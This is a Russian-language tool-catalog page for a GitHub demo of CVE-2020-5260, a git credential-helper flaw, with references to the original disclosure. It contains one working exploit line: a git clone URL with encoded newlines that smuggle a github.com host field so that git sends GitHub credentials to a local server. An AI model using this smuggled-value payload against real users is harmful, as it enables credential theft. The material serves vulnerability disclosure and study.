
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-5260 — CVE-2020-5260演示记录 | Kitploit
Инструменты/GitHubGitHub/sv3nbeast/cve-2020-5260
Анализ уязвимостейЭксплуатацияВеб-безопасностьТестирование на Проникновение
GitHubsv3nbeast/cve-2020-5260

CVE-2020-5260

CVE-2020-5260演示记录

Репозиторий
114186 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2020-5260



Демонстрационная запись CVE-2020-5260

  • При выполнении git команд, таких как git clone https://example.com, git запрашивает сохранение учётных данных для хоста example.com с использованием протокола https и добавляет возвращённые учётные данные к отправленным запросам при запросе аутентификации на удалённой стороне.
git clone 'http://localhost:8088/%0ahost=github.com%0aprotocol=https
Ссылки:

https://bugs.chromium.org/p/project-zero/issues/detail?id=2021

https://github.com/brompwnie/cve-2020-5260

Скачать инструмент